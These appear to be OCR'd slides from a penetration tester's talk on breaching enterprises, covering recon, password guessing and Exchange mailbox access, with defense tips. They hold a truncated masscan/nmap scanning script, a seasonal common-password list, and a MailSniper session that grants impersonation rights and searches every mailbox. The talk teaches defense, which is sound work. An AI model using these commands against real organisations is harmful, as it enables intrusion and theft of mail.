How to Pwn an Enterprise in ~~2015~~ ~~2016~~ 2017 (...probably 2018)

By Johnny Xmas - @j0hnnyXm4s

// Security Researcher @ Uptake

- Performing ICS / SCADA Research (Read: hacking)
- Identifying flaws and vulnerabilities in ICS, writing exploits, and developing defenses against them

// Penetration Tester @ Redlegg

- Contracted assessment of physical, digital and cultural security postures at companies ranging from SMB to Global 1000
- General consultation on Governance, Risk & Compliance, along with all other aspects of information security

// Security Engineer @ Officemax

- Engineering of security systems for a Fortune 500 / Global 1000 enterprise
- Implemented such security solutions as DLP, Password Management, Content Filtering Proxy, Wireless IDS, and much more

Johnny Freakin' Xmas

@J0hnnyXm4s - johnny at johnny xmas dot net

Why. Am. I. Here?

Your Security Posture is Bad and You Should Feel Bad.

You Make Being a Pentester **BORING.**

@J0hnnyXm4s - johnny at johnny xmas dot net

Ok, So Now what?

But first:

Let's learn how they operate.

@J0hnnyXm4s - johnny at johnny xmas dot net

Intelligence Gathering

Post-Exploitation

PENETRATION TESTING EXECUTION STANDARD

http://www.pentest-standard.org/

Exploitation

@J0hnnyXm4s - johnny at johnny xmas dot net

FIRST & FOREMOST

// "REAL" ATTACKERS LIVE OFF THE LAND

RECON


RE CON NAIS SANCE

SCANNON


```
else
    #Consolidate IPs and open ports for each IP, then write to a file because files are handy:
    awk '/open/ {print $4,$3,$2,$1}' ./results/$DIRNAME/masscan-output.txt |  awk '
            /.+/{
                if (!($1 in Val)) { Key[++i] = $1; }
                Val[$1] = Val[$1] $2 ",";
                }
        END{
            for (j = 1; j <= i; j++) {
             printf("%s:%s\n%s",  Key[j], Val[Key[j]], (j == i) ? "" : "\n");
            }
        }' | sed 's/,$//' > ./results/$DIRNAME/discovered_hosts.txt

    #Run in-depth nmap enumeration against discovered hosts & ports:
    for TARGET in $(cat ./results/$DIRNAME/discovered_hosts.txt); do
            IP=$(echo $TARGET | awk -F: '{print $1}');
            PORT=$(echo $TARGET | awk -F: '{print $2}');
            FILENAME=$(echo $IP | awk '{print "nmap_"$1}')
            nmap -vv -sV --version-intensity 5 -sT -O --max-rate 15000 -Pn -T3 -p $PORT -oA ./
            #Blind UDP nmap scan of common ports, as masscan does not support UDP
            nmap -vv -sV --version-intensity 5 -sU -O --max-rate 15000 -Pn -T3 -p 53,161,500 -
    done

    #Generate lists of potential bruteforce / interesting hosts
    mkdir -p ./results/$DIRNAME/bruteforce_hosts
    for PORT in 21 22 23 139 445 500 1701 1723 3306 3389 5060 27107; do
    GREPHOSTS=$(egrep "\D$PORT\D|$PORT$" ./results/$DIRNAME/discovered_hosts.txt | cut -d ":"
    if [ ! -z "$GREPHOSTS" ]
    then
      echo $GREPHOSTS > ./results/$DIRNAME/bruteforce_hosts/"$PORT"_bfhosts.txt
    fi
    done

    #Generate list of discovered sub/domains for this subnet
    for TLD in `cat ./all_tlds.txt`; do
                cat ./results/$DIRNAME/*.gnmap | egrep -i $TLD | awk -F[\(\)] '{print $2}' | s
    done
    echo "Root Domain,IP,CIDR,AS#,IP Owner" > ./results/$DIRNAME/resolved_root_domains.csv
    for DOMAIN in `cat ./results/$DIRNAME/resolved_subdomains.txt | awk -F. '{ print $(NF-1)".
        DIG=$(dig $DOMAIN +short);
        WHOIS=$(whois $DIG | awk -F':[ ]*' '
            /CIDR:/ { cidr = $2 };
            /Organization:/ { org = $2};
```

RE CON NAIS SANCE


AD LOGINS



RE CON NAIS SANCE



RE CON NAIS SANCE



RECON DEFENSE

// Port \ Service Scans

- Find it first!
  - Know your assets!
  - Google \ Shodan \ FOCA yourself
- Write alerts for what you can't clean

// Private Data Gone Public

- Find it first!
  - Recon-NG Yourself!
  - Pastebin alerts!
  - Have Legal Issue Takedowns
  - (Nothing, really)

EXPLOITATION

PSYCHIC POWERS DEMO

COMMON PASSWORDS

Crap

Spring2017
Summer2017
Fall2017
Spring17
Summer17
Fall17
Spring17!
Summer17!
Fall17!

More Crap

Password
Password1
Password!
Password1!
Password2017
Password17
Password17!


Other Crap

Fuck{companyname}

{CompanyActivity}

@J0hnnyXm4s - johnny at johnny xmas dot net

EX PLOI TA TION



EX PLOI TA TION

MAILSNIPER

```
C:\temp>powershell.exe -exec bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\temp> Import-Module .\MailSniper.ps1
PS C:\temp> Invoke-GlobalMailSearch -ImpersonationAccount vladi -ExchHostname NA
NO-EXCH1 -OutputCsv global-email-search.csv

[*] Trying Exchange version Exchange2010
[*] Enter Exchange admin credentials to add your user to the impersonation role

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
[*] Attempting to establish a PowerShell session to http://NANO-EXCH1/PowerShel
l with provided credentials.
[*] Now granting the vladi user ApplicationImpersonation rights!
[*] The total number of mailboxes discovered is:  9
[*] Using EWS URL https://NANO-EXCH1/EWS/Exchange.asmx

[*] Now connecting to EWS to search the mailboxes!

[1/9] Using vladi to impersonate ITAdmin@nanobotninjas.com
[2/9] Using vladi to impersonate itadmin@nano.bots
[3/9] Using vladi to impersonate VladI@nanobotninjas.com
[4/9] Using vladi to impersonate CaptainV@nanobotninjas.com
[5/9] Using vladi to impersonate M@nanobotninjas.com
[6/9] Using vladi to impersonate DiscoverySearchMailbox{D919BA05-46A6-415f-80AD-
7E09
334BB852}@nano.bots
[7/9] Using vladi to impersonate BamaS@nanobotninjas.com
[8/9] Using vladi to impersonate CarlT@nanobotninjas.com
[9/9] Using vladi to impersonate AndresG@nanobotninjas.com

[*] Results have been output to global-email-search.csv

[*] Removing ApplicationImpersonation role from vladi.

C:\temp>
```

```
[*] First tr
[*] This met millian.veers@galacticempireinc.com is readable.
[*] Using ht lt set to: Reviewer
[*] Logging  nous set to: Custom
[*] OWA Logi inbox: RE: SECRET HOTH BASE INFO
[*] Retrievi .eclipse@galacticempireinc.com is readable.
[*] Successf lt set to: None
KbayjiU.
[*] Retrievi nous set to: None
[*] Global A inbox: Deathstar Plans
[*] Now util
[*] Now cleaning up the list...
Admiral.Motti@galacticempireinc.com
Admiral.Piett@galacticempireinc.com
Boba.Fett@galacticempireinc.com
Bodhi.Rook@galacticempireinc.com
Bossk@galacticempireinc.com
Darth.Vader@galacticempireinc.com
Emperor.Palpatine@galacticempireinc.com
fn-0395@galacticempireinc.com
fn-0909@galacticempireinc.com
fn-1234@galacticempireinc.com
fn-2187@galacticempireinc.com
fn-6606@galacticempireinc.com
```


Inbox of a different user

“Default” permission for Inbox set to “Reviewer”

Current user’s Inbox

EX PLOI TA TION

FIERCEPHISH



EXPLOIT DEFENSE

// Phishing

- Awareness training (yawn)
  - Phish Yourself
- Make users take ownership
  - Offer pos. and neg. reinforcement
  - Does HR enforce your AUP?

// Bruteforcing / Guessing

- MFA Solution
- Lockdown EWS queries
- Alert on anomalous traffic volumes

@J0hnnyXm4s - johnny at johnny xmas dot net

EXPLOIT DEFENSE

// Password Bias \ Reuse

- Awareness training!
  - Use whole sentences
  - No dictionary words in short PWs
  - No patterns!
  - No U=P !
  - > 14 characters+
  - ENFORCE THIS.
  - AUDIT YOUR HASHES
    - Check for dupes

@J0hnnyXm4s - johnny at johnny xmas dot net

POST EXPLOITATION

EX PLOI TA TION

